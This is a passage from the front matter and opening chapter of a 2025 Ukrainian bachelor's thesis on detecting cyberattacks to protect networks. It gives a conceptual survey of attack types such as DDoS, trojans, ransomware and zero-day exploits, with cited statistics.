

**ДЕРЖАВНИЙ УНІВЕРСИТЕТ
ІНФОРМАЦІЙНО-КОМУНІКАЦІЙНИХ ТЕХНОЛОГІЙ
НАВЧАЛЬНО-НАУКОВИЙ ІНСТИТУТ ІНФОРМАЦІЙНИХ ТЕХНОЛОГІЙ
КАФЕДРА ІНФОРМАЦІЙНИХ ТЕХНОЛОГІЙ ТА СИСТЕМ**

**КВАЛІФІКАЦІЙНА РОБОТА
на тему: «Методи виявлення кібератак для захисту
інформаційних мереж»**

на здобуття освітнього ступеня бакалавра
зі спеціальності 126 Інформаційні системи та технології
освітньо-професійної програми Інформаційні системи та технології

*Кваліфікаційна робота містить результати власних досліджень.
Використання ідей, результатів і текстів інших авторів мають посилання на
відповідне джерело*

	Мар'яна ТАРАСЕНКО
<i>(підпис)</i>	<i>Ім'я, ПРІЗВИЩЕ здобувача</i>

Виконала:	здобувачка вищої освіти групи ІСД-43 Мар'яна Тарасенко
	<i>Ім'я, ПРІЗВИЩЕ</i>

Керівник:	Сергій СОЛОМАХА, к. е. н.
<i>науковий ступінь,</i>	<i>Ім'я, ПРІЗВИЩЕ</i>
<i>вчене звання</i>	
Рецензент:	
<i>науковий ступінь,</i>	<i>Ім'я, ПРІЗВИЩЕ</i>
<i>вчене звання</i>	

Київ 2025

**ДЕРЖАВНИЙ УНІВЕРСИТЕТ
ІНФОРМАЦІЙНО-КОМУНІКАЦІЙНИХ ТЕХНОЛОГІЙ
Навчально-науковий інститут Інформаційних технологій**

Кафедра Інформаційних систем та технологій
Ступінь вищої освіти бакалавр
Спеціальність 126 Інформаційні системи та технології
Освітньо-професійна програма Інформаційні системи та технології

ЗАТВЕРДЖУЮ

Завідувач кафедрою ІСТ

_____ Каміла СТОРЧАК

«___» _____ 2025 р.

**ЗАВДАННЯ
НА КВАЛІФІКАЦІЙНУ РОБОТУ**

Тарасенко Мар'яна Романівна

(прізвище, ім'я, по батькові здобувача)

1. Тема кваліфікаційної роботи: Методи виявлення кібератак для захисту інформаційних мереж
керівник кваліфікаційної роботи Сергій Соломаха, к. е. н.

(Ім'я, Прізвище, науковий ступінь, вчене звання)

затверджені наказом Державного університету інформаційно-комунікаційних технологій від
«24» 02 2025 р. No 56

2. Строк подання кваліфікаційної роботи «30» 05 2025 р.

3. Вихідні дані до кваліфікаційної роботи:

1. Закон України "Про основні засади забезпечення кібербезпеки України"
2. Стандарти NIST Cybersecurity Framework (CSF) та ISO/IEC 27001
3. Матеріали міжнародних конференцій з кібербезпеки Black Hat, DEF CON

4. Зміст розрахунково-пояснювальної записки (перелік питань, які потрібно розробити)

1. Теоретичний аналіз сучасних кіберзагроз та методів захисту
2. Експериментальне дослідження роботи IDS/IPS систем
3. Практичне моделювання кібератак та оцінка ефективності захисту
4. Висновки та рекомендації щодо вдосконалення систем кіберзахисту

5. Перелік ілюстративного матеріалу: презентація

6. Дата видачі завдання «24» 02 2025 р.

КАЛЕНДАРНИЙ ПЛАН

№ з/п	Назва етапів кваліфікаційної роботи	Строк виконання етапів роботи	Примітка
1	Теоретико-методологічне дослідження проблеми кібербезпеки	27.02-05.03.2025	Виконано
2	Аналіз сучасних підходів до аналізу мережевої безпеки	06.03-11.03.2025	Виконано
3	Розробка методики експериментального дослідження	12.03-27.03.2025	Виконано
4	Моделювання кіберзагроз та збір експериментальних даних	28.03-05.04.2025	Виконано
5	Порівняльний аналіз ефективності методів детектування	06.04-01.05.2025	Виконано
6	Формулювання науково-практичних рекомендацій	03.05-11.05.2025	Виконано
7	Оформлення кваліфікаційної роботи	12.05-19.05.2025	Виконано
8	Підготовка демонстраційної презентація	20.05-23.05.2025	Виконано

Здобувачка вищої освіти

(підпис)

Мар'яна ТАРАСЕНКО

(Ім'я, ПРІЗВИЩЕ)

Керівник
кваліфікаційної роботи

(підпис)

Сергій СОЛОМАХА

(Ім'я, ПРІЗВИЩЕ)

РЕФЕРАТ

Текстова частина кваліфікаційної роботи на здобуття освітнього ступеня

бакалавра: 73 стор., 63 рис., 9 табл., 31 джерел.

Мета роботи – аналіз сучасних методів виявлення кіберзагроз та оцінка їх ефективності в умовах, що імітують реальні мережеві середовища.

Об'єкт дослідження – процеси виявлення та нейтралізації кіберзагроз у корпоративних інформаційних системах.

Предмет дослідження – методи та технології ідентифікації мережевих атак, їх переваги та обмеження.

Короткий зміст роботи: дослідження присвячене комплексному аналізу сучасних підходів до виявлення кіберзагроз. Розглянуто теоретичні основи різних методів детектування атак, проведено їх порівняльний аналіз та оцінку ефективності. Створення тестового середовища, моделювання різних типів атак та аналіз результатів їх виявлення. Особливу увагу приділено факторам, що впливають на точність і своєчасність ідентифікації загроз. Практична значущість дослідження полягає у можливості використання отриманих результатів для оптимізації процесів моніторингу мережевої активності, розробки ефективніших стратегій реагування на інциденти.

КЛЮЧОВІ СЛОВА: КІБЕРБЕЗПЕКА, МЕРЕЖЕВІ АТАКИ, МЕТОДИ ВІЯВЛЕННЯ ЗАГРОЗ, АНАЛІЗ ЕФЕКТИВНОСТІ, СИСТЕМИ МОНІТОРИНГУ, СИГНАТУРНИЙ АНАЛІЗ, АНАМАЛІЙНЕ ВІЯВЛЕННЯ, IDS/IPS СИСТЕМИ, ЕКСПЕРИМЕНТАЛЬНЕ ТЕСТУВАННЯ, KALI LINUX ІНСТРУМЕНТИ, ПОРІВНЯЛЬНИЙ АНАЛІЗ, ЧАС РЕАГУВАННЯ, ТОЧНІСТЬ ДЕТЕКТУВАННЯ, ХИБНІ СПРАЦЮВАННЯ, ПЕНЕТРАЦІЙНЕ ТЕСТУВАННЯ, МЕРЕЖЕВІ ПРОТОКОЛИ

ABSTRACT

The text part of the qualification work for obtaining a bachelor's degree: 73 pages, 63 figures, 9 tables, 31 sources.

Purpose of the work – analysis of modern cyber threat detection methods and evaluation of their effectiveness in simulated real-world network environments.

Object of study – processes of detection and neutralization of cyber threats in corporate information systems.

Subject of study – methods and technologies for identifying network attacks, their advantages and limitations.

Summary of the work: The research is dedicated to a comprehensive analysis of modern approaches to cyber threat detection. The theoretical foundations of various attack detection methods are examined, with comparative analysis and effectiveness evaluation conducted. The creation of a test environment, simulation of various attack types, and analysis of their detection results were performed. Particular attention was paid to factors affecting the accuracy and timeliness of threat identification.

Practical significance of the study lies in the potential use of obtained results for:

Optimizing network activity monitoring processes

Developing more effective incident response strategies

KEYWORDS: CYBERSECURITY, NETWORK ATTACKS, THREAT DETECTION METHODS, EFFECTIVENESS ANALYSIS, MONITORING SYSTEMS, SIGNATURE ANALYSIS, ANOMALY DETECTION, IDS/IPS SYSTEMS, EXPERIMENTAL TESTING, KALI LINUX TOOLS, COMPARATIVE ANALYSIS, RESPONSE TIME, DETECTION ACCURACY, FALSE POSITIVES, PENETRATION TESTING, NETWORK PROTOCOLS

ЗМІСТ

ВСТУП.....	9
РОЗДІЛ 1 ОГЛЯД ПОПУЛЯРНИХ КОНЦЕПЦІЙ ТА ПІДХОДІВ ЗАБЕЗПЕЧЕННЯ КІБЕРНЕТИЧНОЇ БЕЗПЕКИ.....	12
1.1 Основні види мережевих атак та їх характеристики.....	12
1.2 Сучасні підходи та методи виявлення мережевих атак.....	19
1.3 Класифікація методів захисту інформації та основні принципи запобігання мережевим атакам.....	27
РОЗДІЛ 2 АНАЛІЗ ЕФЕКТИВНОСТІ ІСНУЮЧИХ МЕТОДІВ ВИЯВЛЕННЯ МЕРЕЖЕВИХ АТАК.....	36
2.1 Основні вразливості мережевих протоколів і систем та існуючі методи виявлення та запобігання атакам.....	36
2.2 Порівняльний аналіз сигнатурних, аномалійних, та гібридних методів виявлення кібернетичних атак.....	45
2.3 Аналіз ефективності машинного навчання у завданнях кібернетичної безпеки	52
РОЗДІЛ 3 ПРАКТИЧНА РЕАЛІЗАЦІЯ ТА ТЕСТУВАННЯ МЕТОДІВ ВИЯВЛЕННЯ ТА ПРОТИДІЇ КІБЕРАТАКАМ.....	62
3.1 Підготовка і налаштування віртуального середовища для проведення експериментів.....	62
3.2 Проведення експериментальних кібератак з використанням Kali Linux.....	68
3.3 Аналіз результатів експериментального впровадження.....	76
ВИСНОВКИ.....	82
ПЕРЕЛІК ПОСИЛАНЬ.....	84
ДЕМОНСТРАЦІЙНІ МАТЕРІАЛИ (Презентація).....	88

ВСТУП

Актуальність теми дослідження кваліфікаційної роботи обумовлена низкою фундаментальних чинників сучасного етапу розвитку кіберпростору. По-перше, спостерігається зростання складності кіберзагроз - від елементарних вірусів 90-х до сучасних цілеспрямованих АРТ-атак, що використовують методи штучного інтелекту. По-друге, традиційні системи захисту, засновані на сигнатурних методах, все частіше виявляються неефективними проти нових видів атак. По-третє, постійно збільшується кількість помилкових спрацьовувань, що призводить до виснаження ресурсів фахівців з безпеки. Ці фактори в сукупності створюють ситуацію, коли навіть значні інвестиції в кібербезпеку не гарантують належного рівня захисту. Останнє десятиліття стало стрибком як у складності кіберзагроз, так і в методах протидії їм. Якщо раніше основну небезпеку представляли лише віруси та відносно прості атаки, то сьогодні мова йде про цілісні угруповання кіберзлочинців, що використовують передові технології, включаючи методи штучного інтелекту та машинного навчання. Ця еволюція загроз відбувається на тлі глобальної цифровізації всіх сфер суспільного життя, коли критично важливі інфраструктурні об'єкти, фінансові та державні установи все більше залежать від стабільності інформаційних систем. Існуючі системи виявлення вторгнень IDS та запобігання атакам IPS часто застарівають у порівнянні з загрозами, створюючи тим самим потребу глибокого аналізу сучасних методів захисту, їхньої ефективності та можливостей удосконалення. Особливу актуальність ця проблема набуває в умовах української дійсності, де кіберпростір став одним із фронтів збройного конфлікту. Досвід останніх років ясно продемонстрував, що кібератаки можуть мати не лише кримінальний, але й політичний, економічний та військовий характер. У таких умовах розробка ефективних методів виявлення та нейтралізації кіберзагроз перетворюється з технічного завдання на стратегічну необхідність.

Метою дослідження є комплексний аналіз сучасних методів виявлення мережових атак з акцентом на оцінку їх ефективності в умовах швидкозмінного ландшафту загроз. Особлива увага приділяється порівняльному аналізу різних

підходів до детектування атак - від класичних сигнатурних методів до передових рішень на основі машинного навчання. Важливим аспектом дослідження є практична перевірка теоретичних висновків шляхом експериментів у спеціально створеному тестовому середовищі.

Теоретична основа дослідження ґрунтується на критичному аналізі сучасних наукових праць у галузі кібербезпеки, документації провідних розробників засобів захисту. Методологія поєднує системний аналіз архітектурних рішень, порівняльну оцінку ефективності різних підходів та практичні експерименти з імітацією атак різного типу.

Відповідно до мети кваліфікаційної роботи було поставлено наступні задачі:

1. Провести огляд сучасних концепцій та підходів до забезпечення кібернетичної безпеки, зокрема класифікувати основні види мережових атак, дослідити механізми їхнього впливу на інформаційні системи та визначити ключові принципи протидії.

2. Проаналізувати ефективність існуючих методів виявлення атак, включаючи сигнатурні, аномалійні та гібридні підходи, а також оцінити роль машинного навчання у сучасних системах кіберзахисту.

3. Практично дослідити роботу інструментів виявлення атак у контрольованому середовищі, імітуючи реальні кібератаки за допомогою Kali Linux.

4. Оцінити результати експериментів та сформулювати рекомендації щодо оптимізації систем захисту, зокрема щодо комбінування різних методів детектування для підвищення ефективності.

Методика дослідження базується на поєднанні теоретичного аналізу та практичного експериментування. На теоретичному етапі було передбачено комплексний аналіз сучасних кіберзагроз, дослідження існуючих методи виявлення атак, систематизованих підходів до оцінки ефективності систем захисту. Практичний етап передбачає створення спеціального тестового середовища для

імітації реальних кібератак. Особливу увагу приділено порівняльній оцінці точності детектування, часу реакції та рівня помилкових спрацьовувань.

Наукова новизна дослідження полягає у комплексному аналізі сучасних методів виявлення кіберзагроз, що надає змогу виявити ключові закономірності та особливості їх ефективного застосування.

Практична значущість дослідження полягає у його потенційному впливі на розвиток сучасних підходів до забезпечення кібернетичної безпеки. Результати дозволять глибше зрозуміти ефективність різних методів детектування мережесих атак, що буде становити цінність для фахівців з інформаційної безпеки.

1 ОГЛЯД ПОПУЛЯРНИХ КОНЦЕПЦІЙ ТА ПІДХОДІВ ЗАБЕЗПЕЧЕННЯ КІБЕРНЕТИЧНОЇ БЕЗПЕКИ

1.1 Основні види мережевих атак та їх характеристики

З кожним роком об'єми інформації, яка зберігається в цифровому форматі, зростають. Станом на зараз в глобальній мережі доступні безліч даних, які мають критичне значення для глобальних цифрових інфраструктур, вони можуть включати як особисті дані, так і документи фінансових ринків, телекомунікаційні можливості, охорону здоров'я, транспорт, національну безпеку та безліч інших технологічних секторів. Зважаючи на це, зростає також і кількість мережевих атак, оскільки кібертероризм у глобальному масштабі здатен завдати катастрофічних наслідків. За даними дослідження Check Point Research у другому кварталі 2024 року кількість кібератак у всьому світі збільшилася на 30% порівняно з аналогічним періодом минулого року. Цей показник становить в середньому 1636 кібератак на тиждень (рис 1.1).




Рис. 1.1 Кількість кібернетичних атак на тиждень у світі [1]

Мережева безпека передбачає захист конфіденційності та цілісності даних, які є доступними для передачі через мережу, але слід розуміти, що існує безліч видів атак, які несуть загрозу різного степеню ураження, тож аби забезпечити захист даним, потрібно володіти інформацією про види атак та їх характеристики.

Мережеві загрози поділяють на пасивні і активні. Їх принципова різниця полягає у тому, що під час пасивних атак здебільшого відбувається крадіжка інформації, оскільки зловмисник певним чином отримує доступ до мережі і може вільно відслідковувати потік даних, в той час як активна атака передбачає отримання несанкціонованого доступу, в результаті якого вихідні дані можуть бути змінені, зашифровані, або навіть видалені. Переважна більшість активних загроз можуть бути виявлені майже одразу, в той час як пасивні атаки можуть бути непомітними відносно довго, що дає зловмисникам більше можливостей.

Класифікувати атаки можна за ступенем їх впливу на об'єкт, що атакується, і таких атак існує безліч, але значущими є лише декілька з них.

DDoS-атаки (Distributed Denial of Service) - спрямовані на перевантаження серверів або мережевих ресурсів шляхом надсилання великої кількості запитів, з метою зробити їх недоступними. Типи DDoS-атак включають об'ємні атаки, атаки протоколів, додатків та фрагментації. Об'ємні атаки є найпоширенішими. Вони використовують ботнети – інструменти вибору, які подавляють мережі або сервери надзвичайним обсягом трафіку до моменту, поки це не виходить за межі того, з чим вони можуть впоратися. Ця атака поглинає пропускну спроможність мережі, доки повністю не відключить її. Атаки протоколів, або їх альтернативна назва - атаки TCP-підключення, використовують вразливості в послідовності TCP-підключення, зокрема тристоронню взаємодію між хостом та сервером. Під час цих атак взаємодія не може завершитися, залишаючи порти в стані зайнятості та не в змозі обробляти подальші запити. Злочинець продовжує надсилати велику кількість запитів, перевантажуючи всі активні порти, і в решті решт відключає сервер. Атаки додатків націлені на прикладний рівень сервера системи, що атакується. Спочатку вони часто виглядають як цілком законні запити користувача, що значно

ускладнює їх виявлення. Найчастіше таким чином атакуються сервери, які створюють веб-сторінки та обробляють HTTP-запити. Поєднання такого виду атаки з іншими DDoS-атаками робить їх значно небезпечнішими, і як наслідок, від них доволі важко захиститись, що робить їх найпопулярнішим типом атак. (рис 1.2).




Рис. 1.2 Відсоткове співвідношення підвидів скоєних DDoS-атак за 2022 рік [2]

Використання шкідливого коду (Malicious code commits) – це цілеспрямоване додавання шкідливого коду до програмного забезпечення, найчастіше у відкритих проектах або ж корпоративних системах. Не зважаючи на схожість, шкідливий код і шкідливе програмне забезпечення – не одне й те саме, оскільки коли мова йде про шкідливий код, йдеться про будь-який код або скрипти, які можуть нанести шкоди, незалежно від того, чи упаковані вони як окремий додаток, як зазвичай, шкідливе програмне забезпечення, або ж просто приховані всередині іншої програми, і спрацюють тільки при дотриманні певної умови (рис 1.3).




Рис. 1.3 Процес роботи шкідливого коду

Атаки шкідливого коду включають в себе значну кількість різновидів атак. Деякий шкідливий код є помітним і може бути виявлений доволі легко, в той час як інший може працювати потай і залишатися прихованим протягом тривалого часу до тих пір, поки не будуть вжиті певні заходи. До шкідливого коду відносять звичайні комп'ютерні віруси, які активуються при натисканні на заражене посилання, відкриття вкладення на електронній пошті або відвідування скомпрометованої веб-сторінки.

Троянські коні – це на перший погляд комп'ютерні файли або програми, які містять прихований шкідливий код. Троянські віруси відносно легко написати, що в свою чергу робить їх доступними навіть для новачків, які практикуються у кодуванні. Також може функціонувати як шпигунська програма, впроваджуючись у додатки для моніторингу та збору конфіденційної інформації. Він може вичікувати дані, які мають певну цінність, як, наприклад, паролі або дані

банківських рахунків, і надсилати цю інформацію зловмиснику відразу, як тільки вона буде виявлена.

Комп'ютерні хробаки містять шкідливий код, який може розповсюджуватися по всій мережі та захоплювати будь-які файли, перш ніж його помітять.

Скриптові атаки базуються на шкідливому скрипті для зміни роботи програм. Подібно до SQL-ін'єкції, шкідливий скрипт, вставлений у програму, може перенаправляти дані до кіберзлочинців і від них. Після активації вони отримують доступ до інформації відстеження дій у браузері або перенаправляти користувачів на шкідливі сайти.

Атака "Людина посередині" (Man-in-the-Middle attack) – тип атаки, при якій зловмисник таємно перехоплює та передає повідомлення між двома сторонами, які вважають, що безпосередньо спілкуються один з одним (рис 1.4).




Рис. 1.4 Принцип роботи атак «Людина посередині»

Основною метою таких атак є сайти онлайн-банкінгу або електронної комерції, що вимагають безпечної автентифікації з відкритим ключем та закритим

ключем, оскільки вони дозволяють зловмисникам перехоплювати облікові дані для входу та іншу конфіденційну інформацію.

ПЗ для вимагання (Ransomware) – ПЗ, яке блокує або обмежує доступ користувачів до системи шляхом блокування екрану системи, або блокуванням файлів доти, доки не буде сплачено викуп. Такі програми сукупно класифікуються як програми-криптовози, що шифрують певні типи файлів на заражених системах і змушують користувачів платити викуп через певні методи онлайн-платежів, щоб отримати ключ дешифрування. Після запуску в системі програма вимагач блокує системні файли, які є необхідними для запуску програми системи, або, у разі вимагання криптовалюти, зашифровує файли, які є заздалегідь визначеними.

Вразливість “Нульового дня” (Zero-Day Exploit) - існує у версії операційної системи, програми або пристрою з моменту її випуску, але постачальники і розробники програмного забезпечення не знають про її існування. Вразливість може залишатися непоміченою протягом кількох днів, місяців або навіть років, доки не буде виявлена. У кращому випадку працівники систем безпеки знаходять уразливість до того, як це зроблять зловмисники. Однак іноді хакери роблять це першими. Незалежно від того, хто виявляє вразливість, вона майже завжди є загальнодоступною. Фахівці з безпеки зазвичай повідомляють про це клієнтам, щоб вони могли вжити заходів власного захисту, проте хакери можуть вже поширювати загрозу між собою, а розробники можуть дізнатися про неї, спостерігаючи за діяльністю кіберзлочинців. Деякі постачальники можуть зберігати вразливість у секреті, доки не розроблять оновлення програмного забезпечення або виправлення, що є доволі ризикованим. Знання про будь-яку нову вразливість нульового дня стає початком змагання між фахівцями безпеки, які працюють над виправленням, та хакерами, які розробляють експлойт нульового дня, що використає вразливість для злому системи. Як тільки хакери розробляють працездатний експлойт нульового дня - вони використовують його для запуску кібернетичної атаки. Атаки нульового дня на даний момент одними з найскладніших кіберзагроз для боротьби, оскільки навіть якщо існування вразливості відоме всім, може пройти деякий час, перш ніж постачальники програмного забезпечення зможуть випустити виправлення, і, як

результат, весь цей час організації залишаються вразливими. В даний момент хакери використовують вразливість нульового дня значно частіше, ніж за минулі роки. Звіт Mandiant за 2023 рік показав, що у 2022 році було використано більше вразливостей нульового дня, ніж за всі 2019-2021 роки разом узяті[3]

Зростання кількості атак нульового дня, ймовірно, пов'язане з тим, що мережі великих компаній стають дедалі складнішими для проникнення, тож великі компанії і корпорації атакуються регулярно (рис 1.5).

Vendors Targeted by Zero-Day Exploits




Рис. 1.5 – Дослідження Mandiant про кількість атак нульового дня на великі корпорації за 2023 рік [3]

Кібернетичні атаки модернізують і покращують з кожним роком, та це не скасовує факту застосування конкретних видів загроз через певні їх властивості. Для більшої ефективності захисту інформації фахівці з кібернетичної безпеки кожен раз спираються на дані досліджень про атаки, їх кількість, та підвиди. Згідно з дослідженням Cyber Security Hub, проведеному в серпні 2023 року, фахівці з

кібербезпеки з Азіатсько-Тихоокеанського регіону вважають DDoS-атаки, шкідливий код, фішинг і шкідливе ПЗ найбільшими загрозами, які було скоєні за 2023 рік (рис 1.6).



Рис. 1.6 Діаграма популярності кібернетичних атак за 2023 рік [4]

1.2 Сучасні підходи та методи виявлення мережових атак

Виявлення загроз має вирішальне значення для кібернетичної безпеки, оскільки це дозволяє завчасно виявляти та реагувати на кіберзагрози, а також

